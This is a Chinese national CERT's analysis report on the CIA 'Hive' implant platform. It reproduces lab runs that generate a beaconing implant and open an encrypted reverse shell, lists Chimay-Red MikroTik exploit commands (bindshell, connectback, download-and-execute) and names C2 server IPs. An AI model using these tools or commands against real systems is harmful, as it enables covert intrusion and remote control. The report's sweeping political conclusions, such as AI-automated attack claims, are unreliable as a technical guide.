



美国中央情报局（CIA）"蜂巢"恶意代码攻击控制武器平台分析报告
——关于美国中情局主战网络武器的预警

近日，国家计算机病毒应急处理中心对"蜂巢"（Hive）恶意代码攻击控制武器平台（以下简称"蜂巢平台"）进行了分析，蜂巢平台由美国中央情报局（CIA）数字创新中心（DDI）下属的信息作战中心工程开发组（EDG，以下简称"美中情局工程开发组"）和美国著名军工企业诺斯罗普·格鲁曼（NOC）旗下XETRON公司联合研发，由美国中央情报局（CIA）专用。蜂巢平台属于"轻量化"的网络武器，其战术目的是在目标网络中建立隐蔽立足点，秘密定向投放恶意代码程序，利用该平台对多种恶意代码程序进行后台控制，为后续持续投送"重型"武器网络攻击创造条件。美国中央情报局（CIA）运用该武器平台根据攻击目标特征定制适配多种操作系统的恶意代码程序，对受害单位信息系统的边界路由器和内部主机实施攻击入侵，植入各类木马、后门，实现远程控制，对全球范围内的信息系统实施无差别网络攻击。

一、技术分析

（一）攻击目标

为满足美国中央情报局（CIA）针对多平台目标的攻击需求，研发单位针对不同CPU架构和操作系统分别开发了功能相近的蜂巢平台适配版本。根据目前掌握的情况，蜂巢平台可支持ARMv7、x86、PowerPC和MIPS等主流CPU架构，覆盖Windows、Unix、Linux、Solaris等通用操作系统，以及RouterOS（一种由MikroTik公司开发的网络设备专用操作系统）等专用操作系统。

（二）系统构成

蜂巢平台采用C/S架构，主要由主控端（hclient）、远程控制平台（cutthroat，译为："割喉"）、生成器（hive-patcher）、受控端程序（hived）等部分组成。为了掩护相关网络间谍行动，美中情局工程开发组还专门研发了一套名为"蜂房"（honeycomb）的管理系统，配合多层跳板服务器实现对大量遭受蜂巢平台感染的受害主机的远程隐蔽控制和数据归集。

（三）攻击场景复现

国家计算机病毒应急处理中心深入分析蜂巢平台样本的技术细节，结合公开渠道获得的相关资料，基本完成了对蜂巢平台典型攻击场景的复现。

1、利用生成器（hive-patcher）生成定制化的受控端恶意代码程序

美国中央情报局（CIA）攻击人员首先根据任务需求和目标平台特点，使用生成器（hive-patcher）生成待植入的定制化受控端恶意代码程序（即hived）。在生成受控端程序前，可以根据实际任务需求进行参数配置（如表1所示）。

表 1 生成器参数

序号	参数	用途	备注
1	-a	回联 IP 地址	包括命令控制服务器或代理服务器地址
2	-d	延时启动时间	为逃避检测，主动推延启动后的执行时间
3	-i	回联时间间隔	按一定时间间隔与命令控制服务器联系，以表示其仍处于活跃状态
4	-K	暗语文件名	保存暗语的文件名，暗语不超过 100 个字符
5	-k	暗语字符串	不超过 100 个字符
6	-j	变种	为逃避检测，可生成新变种，变种强度可选，从 0-30。
7	-I	接口	仅限于 Solaris 系统
8	-p	回联目的端口	默认 443
9	-s	定时自毁	在最后一次被唤醒后，设置延时自毁时间
10	-t	延时回联	唤醒时间与回联时间的时间间隔，+/-30 秒
11	-m	目标操作系统类型和 CPU 架构	可选择 Windows、MikroTik x86、MikroTikMips、MikroTik PowerPC、Linux x86、Solaris x86 以及 Solaris Sparc 等

美国中央情报局（CIA）攻击人员完成上述参数配置后，生成器（hive-patcher）可生成新的受控端植入体（如图1所示）。

```
root@kali:~/Hive/clientDirectory# ./hive-patcher

    ERROR: Key missing

  Usage:
  ./hive-patcher -a address [-d b_delay] [-i interval] (-k idKey | -K idKeyFile) [-I interface] [-p port] [-t t_delay] [-m OS]

    -a <address>          - IP address or hostname of beacon server
    -d <b_delay>          - initial delay before first beacon (in seconds), 0 for no beacons.
    -i<interval>          - beacon interval (in seconds)
    -K <idKeyFile>        - ID key filename (maximum 100 character path)
    -k <ID Key Phrase> - ID key phrase (maximum 100 character string)
    -j <b_jitter>         - beacon jitter (integer of percent variance between 0 and 30 [0-30] )
    -I <interface>        - Solaris Only - interface to listen for triggers
    -p <port>             - (optional) beacon port [default: 443]
    -s <sd_delay>         - (optional) self delete delay since last successful trigger/beacon (in seconds) [default: 60 days]
    -t <t_delay>          - (optional) delay between trigger received & callback +/- 30 sec (in seconds) [default: 60 sec]
    -m <OS>               - (optional) target OS [default: 'all'].   options:
                              * 'all' - default
                              * 'raw' - all unpatched
                              * 'win'
                              * 'mt-x86'
                              * 'mt-mips'
                              * 'mt-mipsel'
                              * 'mt-ppc'
                              * 'linux-x86'
                              * 'sol-x86'
                              * 'sol-sparc'
    [-h ]                 - print this usage

root@kali:~/Hive/clientDirectory# ./hive-patcher -a 192.168.241.130 -d 0 -i 30 -k "testtest" -j 0 -m linux-x86

  This application will generate PATCHED files with the following values:
   . Beacon Server IP address      -> 192.168.241.130
   . Beacon Server Port number     -> 443
   . Trigger Key                   -> 51abb9636078defbf888d8457a7c76f85c8f114c
   . Implant Key                   -> 1bf3116a5372a85b80f3769f62a5162b482c00ee
   . Beacon Initial Delay          -> 0 (sec)
   . Beacon Interval               -> 30 (sec)
   . Beacon Jitter                 -> 0 (percentage)
   . Self Delete Delay             -> 5184000 (sec)
   . Trigger Delay                 -> 60 +/- 30 (sec)

  Target Operating Systems:
   . Linux/x86

  SIG_HEAD found at offset 0003bcb4 for hived-linux-x86-PATCHED
  Generating hived-linux-x86-PATCHED file... ok
```

图 1 受控端恶意代码程序生成器

值得注意的是，从攻击目标类型上看，美国中央情报局（CIA）特别关注MikroTik系列网络设备。MikroTik公司的网络路由器等设备在全球范围内具有较高流行度，特别是其自研的RouterOS操作系统，被很多第三方路由器厂商所采用，美国中央情报局（CIA）对这种操作系统的攻击能力带来的潜在风险难以估量。

2、将服务器端恶意代码程序植入目标系统

美国中央情报局（CIA）特别开发了一个名为“Chimay-Red”的MikroTik路由器漏洞利用工具，并编制了详细的使用说明。该漏洞利用工具利用存在于MikroTikRouterOS 6.38.4及以下版本操作系统中的栈冲突远程代码执行漏洞，实现对目标系统的远程控制。漏洞利用工具的使用说明如表2。

表 2 “Chimay-Red”漏洞利用工具使用说明

命令行	chimay_red.py [-h] -t TARGET [-V] [-a ARCH] <command>		
序号	主要命令参数	说明	
1	-t	目标 IP 地址	
2	-V	详细模式，输出调试和错误信息	
3	-a ARCH	指定目标 CPU 架构，包括 mipsbe, ppc, x86, tile	
4	<command>	bindshell	正向 shell
		connectback	反向 Shell
		download_and_exe	下载执行指定可执行文件
		ssl_download_and_exe	通过 ssl 下载执行指定可执行文件
		write_devel	进入开发者模式
		write_devel_read_userfile	允许开发者模式并读取用户文件
		custom	自定义 Shellcode

据美国政府内部人士公开披露，美国中央情报局（CIA）和美国国家安全局（NSA）同属美国国防部，他们在对外网络战行动中经常相互配合，美国国家安全局的特定入侵行动办公室拥（TAO）拥有“酸狐狸”（FoxAcid）等漏洞攻击武器平台和系统化网络攻击工具，可以高效支援美国中央情报局（CIA）的间谍软件植入行动。

3、唤醒服务器端恶意代码程序并进行命令控制

服务器端恶意代码程序被植入目标系统并正常运行后，会处于静默潜伏状态，实时监听受控信息系统网络通讯流量中具有触发器特征的数据包，等待被 “唤醒”。美国中央情报局（CIA）攻击人员可以使用客户端向服务器端发送“暗语”，以“唤醒”潜伏的恶意代码程序并执行相关指令。美国中央情报局（CIA）攻击人员利用名为“cutthroat（割喉）”的控制台程序对客户端进行操控。其主要命令参数如表3所示。

表 3“割喉”（cutthroat）主要命令行参数说明

序号	命令行	说明
1	./cutthroat hive	进入控制台
2	ilm connect <IP>	连接被控端
3	cmd exec	在远程主机上运行指定命令
4	File put	从本地上传文件至远程主机
5	File get	从远程主机下载文件至本地
6	File delete	删除远程主机上的指定文件
7	Shutdown now	关闭本地监听端口，但保持植入体运行
8	Shell open	打开一个新的加密 Shell，允许任意操作

主控端与被控端建立连接后，可以执行相应控制命令（如图2所示）。

```
root@kali:~/Hive/ctDirectory# ./cutthroat hive
mkdir: cannot create directory ../Logs/: File exists
[success] Successfully loaded hive [load]

CutThroat
JY008C634-6
Version: 2.2
CCS Version: 2.2

Usage:

    verbosity <level>    Sets the verbosity level
    mode <new mode>      Sets the operating mode of CT
    load <ILM Filename>  Loads the library
    quit                 Exits Command Post

>ilm connect 192.168.241.135//连接受控端

Using existing target profile.
  Listening for connection on port 443 ...
Using existing target profile.


  Trigger details:
   . Remote IP address 192.168.241.135 with raw-udp trigger on port 13578
   . Callback IP address 192.168.241.130 on port 443
   . Trigger key: 51abb9636078defbf888d8457a7c76f85c8f114c

  Trigger sent.//发送唤醒"暗语"

  ... connection established!

  Connection details:
   . Remote IP address 192.168.241.135 on port 52737
   . Local    IP address 192.168.241.130 on port 443

  Enabling encrypted communications://建立加密通信信道
   . TLS handshake complete.
   . AES-encrypted tunnel established.

[Success]
************ Success ************   //成功建立连接
[ilm connect 192.168.241.135]

[192.168.241.135]> shell open

PARSE ERROR:
             One or more required arguments missing!

Usage:
   shell open    <string><string><string>

For complete Usage type:
   shell open -h

[192.168.241.135]> shell open -h

   Initiate shell connection with remote host.

Usage:     shell open    <string><string><string>

Where:
<string>
     (required)   Custom Attribute     Callback IP address.
<string>
     (required)   Custom Attribute     Callback TCP port number.
<string>
     (required)   Custom Attribute     Password to initialize shell session
     encryption.



[192.168.241.135]> shell open 192.168.241.130 4444 password      //开启加密 Shell
```

为躲避入侵检测，主控端通过发送"暗语"唤醒受控端恶意代码程序，随后模仿HTTP over TLS建立加密通信信道，以迷惑网络监测人员、规避技术监测手段（如图3所示）。

```
1 0.000000 192.168.241.130 192.168.241.135 UDP 437 23744 → 13578 Len=395 //唤醒包
2 0.000102 192.168.241.135 192.168.241.130 ICMP 465 Destination unreachable (Host administratively prohibited)
18 60.003935 192.168.241.135 192.168.241.130 TCP 74 36799 → 443 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=32513513 TSecr=0 WS=128
19 60.004089 192.168.241.130 192.168.241.135 TCP 74 443 → 36799 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=27742603 TSecr=32513513 WS=128
20 60.004180 192.168.241.135 192.168.241.130 TCP 66 36799 → 443 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=32513513 TSecr=27742603
21 60.004237 192.168.241.135 192.168.241.130 TLSv1.1 126 Client Hello//模仿https
22 60.004318 192.168.241.130 192.168.241.135 TCP 66 443 → 36799 [ACK] Seq=1 Ack=61 Win=29056 Len=0 TSval=27742603 TSecr=32513513
23 60.005857 192.168.241.130 192.168.241.135 TLSv1.1 145 Server Hello
24 60.005968 192.168.241.135 192.168.241.130 TCP 66 36799 → 443 [ACK] Seq=61 Ack=80 Win=5888 Len=0 TSval=32513515 TSecr=27742603
25 60.006060 192.168.241.130 192.168.241.135 TLSv1.1 1063 Certificate
26 60.006169 192.168.241.135 192.168.241.130 TCP 66 36799 → 443 [ACK] Seq=61 Ack=1077 Win=7936 Len=0 TSval=32513515 TSecr=27742603
27 60.052812 192.168.241.130 192.168.241.135 TLSv1.1 596 Server Key Exchange//密钥交换
28 60.052951 192.168.241.135 192.168.241.130 TCP 66 36799 → 443 [ACK] Seq=61 Ack=1607 Win=9856 Len=0 TSval=32513562 TSecr=27742615
29 60.053088 192.168.241.130 192.168.241.135 TLSv1.1 75 Server Hello Done
30 60.053143 192.168.241.135 192.168.241.130 TCP 66 36799 → 443 [ACK] Seq=61 Ack=1616 Win=9856 Len=0 TSval=32513562 TSecr=27742615
31 60.072947 192.168.241.135 192.168.241.130 TLSv1.1 205 Client Key Exchange
32 60.112456 192.168.241.130 192.168.241.135 TCP 66 443 → 36799 [ACK] Seq=1616 Ack=200 Win=30080 Len=0 TSval=27742630 TSecr=32513582
33 60.112597 192.168.241.135 192.168.241.130 TLSv1.1 141 Change Cipher Spec, Encrypted Handshake Message
34 60.112753 192.168.241.130 192.168.241.135 TCP 66 443 → 36799 [ACK] Seq=1616 Ack=275 Win=30080 Len=0 TSval=27742630 TSecr=32513622
35 60.112868 192.168.241.130 192.168.241.135 TLSv1.1 72 Change Cipher Spec
36 60.152355 192.168.241.135 192.168.241.130 TCP 66 36799 → 443 [ACK] Seq=275 Ack=1622 Win=9856 Len=0 TSval=32513662 TSecr=27742630
37 60.152476 192.168.241.130 192.168.241.135 TLSv1.1 135 Encrypted Handshake Message
38 60.152605 192.168.241.135 192.168.241.130 TCP 66 36799 → 443 [ACK] Seq=275 Ack=1691 Win=9856 Len=0 TSval=32513662 TSecr=27742640
39 60.233037 192.168.241.130 192.168.241.135 TLSv1.1 119 Application Data
40 60.233199 192.168.241.135 192.168.241.130 TCP 66 36799 → 443 [ACK] Seq=275 Ack=1744 Win=9856 Len=0 TSval=32513743 TSecr=27742660
41 60.233329 192.168.241.130 192.168.241.135 TLSv1.1 887 Application Data
42 60.233451 192.168.241.135 192.168.241.130 TCP 66 36799 → 443 [ACK] Seq=275 Ack=2565 Win=11904 Len=0 TSval=32513743 TSecr=27742660
43 60.311981 192.168.241.135 192.168.241.130 TLSv1.1 375 Application Data
44 60.351795 192.168.241.130 192.168.241.135 TCP 66 443 → 36799 [ACK] Seq=2565 Ack=584 Win=31104 Len=0 TSval=27742690 TSecr=32513821
```

图 3 唤醒并建立加密通信信道

至此，主控端实现了对受控端恶意代码程序的完全控制，可以在隐蔽状态下随时投送其他恶意负载，或开展后续渗透窃密行动。

（四）掩护措施

为进一步提高网络间谍行动的隐蔽性，美国中央情报局（CIA）在全球范围内精心部署了蜂巢平台相关网络基础设施。从已经监测到的数据分析，美国中央情报局（CIA）在主控端和被控端之间设置了多层跳板服务器和VPN通道，这些服务器广泛分布于加拿大、法国、德国、马来西亚和土耳其等国，有效隐藏自身行踪，受害者即使发现遭受蜂巢平台的网络攻击，也极难进行技术分析和追踪溯源。

二、运作方式

基于维基解密公开揭露的美国中央情报局（CIA）内部资料，结合国家计算机病毒应急处理中心的技术分析成果，可以清晰了解蜂巢平台的运作方式如下：

（一）开发过程及开发者

蜂巢平台由美国中央情报局（CIA）工程开发组（EDG）牵头研发完成，项目周期至少从2010年10月持续到2015年10月，软件版本至少为2.9.1，并且至少从2011年开始就支持对MikroTik系统设备及相关操作系统的远程攻击。参与开发人员包括但不限于：Mike Russell、Jack McMahon、Jeremy Haas和Brian Timmons等人（如图4所示）。

SECRET//NOFORN


(U) For Further Assistance (U) Hive 2.6.2 User's Guide

8 (U) For Further Assistance

(S) For any additional assistance, please consult one of the Hive developers. As of January 2013, these are Mike Russell (EDG/AED/EDB), Jack McMahon (EDG/AED/EDB), Jeremy Haas (EDG/AED/EDB) or Brian Timmons (EDG/AED/RDB).

图 4 开发人员信息

另外，蜂巢平台项目还融入了合作机构的研发成果，其中包括美国著名军工企业诺斯罗普·格鲁曼（Northrop Grumman）公司旗下的XETRON公司编写的项目代码（如图5所示）。



```
/*-*************************************************************************
$Archive: SinnerTwin/JY008C637-ILM_SDK/ClientLib/CustomCommandX.cpp$
$Revision: 1$
$Date: Tuesday, August 25, 2009 2:42:11 PM$
$Author: timm$
Template: cpp_file.cpp 3.0
CPRCLASS = "PROPRIETARY LEVEL I"
****************************************************************************
**
**                (C)  Copyright Northrop Grumman ES/
**                         XETRON Corporation
**                        All rights reserved
*/

/*-----------------   CustomCommandX - FILE DESCRIPTION   -----------------*

Implementation of the classes that model the response from the ILM interface's
AddCommands function.

*/
/* $NoKeywords$ (No rcs replacement keywords below this point) */


/*-----------------   CustomCommandX - INCLUDES ----------------------*/

#include "CustomCommandX.h"
#include "XMLParserStack.h"

/*-----------------   CustomCommandX - DECLARATIONS -------------------*/

using namespace InterfaceLibrary;
using std::string;

/*=======================================================================
======*/
```

图 5 XETRON 公司开发的功能组件

XETRON公司成立于1972年，1986年被美国西屋电气集团收购，1996年与西屋电气一并被美国诺斯罗普·格鲁曼公司收购，总部现位于美国俄亥俄州辛辛那提市郊区，公开信息显示，在2013年其拥有6.8万名员工。XETRON长期以来一直是美国中央情报局（CIA）的承包商，其产品范围包括军用传感器、通信系统和网络安全软件等。据维基解密揭露的资料，XETRON公司除参与蜂巢平台项目外，还向美国中央情报局（CIA）提供了入侵思科（Cisco）路由器的工具“Cinnamon”。另据诺斯罗普·格鲁曼公司描述，XETRON致力于为政府客户的行动提供技术支持，并且专注于“计算机网络行动”，优势技术包括：加密、入侵检测、逆向工程和渗透攻击。XETRON长期以来一直从辛辛那提大学和戴顿大学招录网络安全人才。

（二）蜂巢平台网络基础设施

在“蜂房”（honeycomb）中的脚本中，研究人员发现了一批曾经被美国中央情报局（CIA）用于控制蜂巢平台受控端恶意代码程序的服务器IP地址（如表4所示）。服务器所在地区覆盖欧洲、美洲和亚洲（如图6所示）。

表 4 蜂巢平台控制服务器信息

序号	内网地址	外网地址	所在地
1	10.177.76.14	82.221.131.100	冰岛
2	10.177.76.18	78.138.97.145	法国 斯特拉斯堡
3	10.177.76.22	192.99.0.128	加拿大 魁北克
4	10.177.76.26	201.218.252.110	巴拿马
5	10.177.76.30	186.193.44.130	巴西
6	10.177.77.34	190.120.236.211	巴西
7	10.177.77.38	193.34.145.82	德国巴伐利亚
8	10.177.77.42	31.210.100.208	土耳其 伊斯坦布尔
9	10.177.77.46	103.8.24.143	马来西亚 吉隆坡
10	10.177.77.50	46.108.130.10	德国

```
#retrieve all BeaconData
        beaconData = dom.getElementsByTagName('ToolHandlerFile')[0].toxml()

        for line in beaconData.split('\n'):
            if '<IP>' in line:
                oldIp = preProcessingResults['bb_IP']
                nIp = preProcessingResults['vps_IP']
                if nIp == '10.177.76.14':
                    nIp = '82.221.131.100'
                elifnIp == '10.177.76.18':
                    nIp = '78.138.97.145'
                elifnIp == '10.177.76.22':
                    nIp = '192.99.0.128'
                elifnIp == '10.177.76.26':
                    nIp = '201.218.252.110'
                elifnIp == '10.177.76.30':
                    nIp = '186.193.44.130'
                elifnIp == '10.177.77.34':
                    nIp = '190.120.236.211'
                elifnIp == '10.177.77.38':
                    nIp = '193.34.145.82'
                elifnIp == '10.177.77.42':
                    nIp = '31.210.100.208'
                elifnIp == '10.177.77.46':
                    nIp = '103.8.24.143'
                elifnIp == '10.177.77.50':
                    nIp = '46.108.130.10'
                ipLine = line.replace( oldIp, nIp)
                #print ipLine
                outfile.write(ipLine+'\n')

            elif '<addressString' in line and preProcessingResults['newIP'] != None:
                #print "In addressString, line=" + line
                oldvps = preProcessingResults['vps_IP']
                #print "Old addressString = " + oldvps
                newip = preProcessingResults['newIP']
                #print "New addressString = " + newip
                newLine = line.replace( oldvps, newip)
                #print "New addressString line=" + newLine
                outfile.write(newLine+'\n')

            else:
                outfile.write(line+'\n')

        outfile.close

        command="/bin/rm " + inputFile
#       command="/bin/mv " + inputFile + " orig_beacons/"
#
#       print command
        os.system(command)
```

图 6 蜂巢平台网络基础设施

三、总结

上述分析表明，美国中央情报局（CIA）对他国发动网络黑客攻击的武器系统已经实现体系化、规模化、无痕化和人工智能化。其中，蜂巢平台作为CIA攻击武器中的“先锋官”和“突击队”，承担了突破目标防线的重要职能，其广泛的适应性和强大的突防能力向全球互联网用户发出了重大警告。

（一）美国中央情报局（CIA）拥有强大而完备的网络攻击武器库

蜂巢平台作为美国中央情报局（CIA）的主战网络武器装备之一，其强大的系统功能、先进的设计理念和超前的作战思想充分体现了CIA在网络攻击领域的突出能力。其网络武器涵盖远程扫描、漏洞利用、隐蔽植入、嗅探窃密、文件提取、内网渗透、系统破坏等网络攻击活动的全链条，具备统一指挥操控能力，已基本实现人工智能化。美国中央情报局（CIA）依托蜂巢平台建立的覆盖全球互联网的间谍情报系统，正在对世界各地的高价值目标和社会名流实施无差别的网络监听。

（二）美国中央情报局（CIA）对全球范围的高价值目标实施无差别的攻击控制和通讯窃密

美国中央情报局的黑客攻击和网络间谍活动目标涉及俄罗斯、伊朗、中国、日本、韩国等世界各国政府、政党、非政府组织、国际组织和重要军事目标，各国政要、公众人物、社会名人和技术专家，教育、科研、通讯、医疗机构，大量窃取受害国的秘密信息，大量获取受害国重要信息基础设施的控制权，大量掌握世界各国的公民个人隐私，服务于美国维持霸权地位。

（三）全球互联网和世界各地的重要信息基础设施已经成为美国情治部门的“情报站”

从近期中国网络安全机构揭露的美国国家安全局（NSA）“电幕行动”“APT-C-40”“NOPEN”“量子”网络攻击武器和此次曝光的美国中央情报局（CIA）“蜂巢”武器平台的技术细节分析，现有国际互联网的骨干网设备和世界各地的重要信息，基础设施中（服务器、交换设备、传输设备和上网终端），只要包含美国互联网公司提供的硬件、操作系统和应用软件，就极有可能包含零日（0day）或各类后门程序（Backdoor），就极有可能成为美国情治机构的攻击窃密目标，全球互联网上的全部活动、存储的全部数据都会“如实”展现在美国情治机构面前，成为其对全球目标实施攻击破坏的“把柄”和“素材”。

（四）美国情治部门的网络攻击武器已经实现人工智能化

蜂巢平台典型的美国军工产品，模块化、标准化程度高，扩展性好，表明美国已实现网络武器的“产学研一体化”。这些武器可根据目标网络的硬件、软件配置和存在后门、漏洞情况自动发起网络攻击，并依托人工智能技术自动提高权限、自动窃密、自动隐藏痕迹、自动回传数据，实现对攻击目标的全自动控制。

国家计算机病毒应急处理中心提醒广大互联网用户，美国情治部门的网络攻击是迫在眉睫的现实威胁，针对带有美国“基因”的计算机软硬设备的攻击窃密如影随形。避免遭受美国黑客攻击的权宜之计是采用自主可控的国产化设备。

- Technical Analysis on HIVE

地址：天津经济技术开发区第四大街80号天大科技园D3 邮编：300457
Tel：86-022-66211255/66211488 Fax：86-022-66211155
Email：contact@cverc.org.cn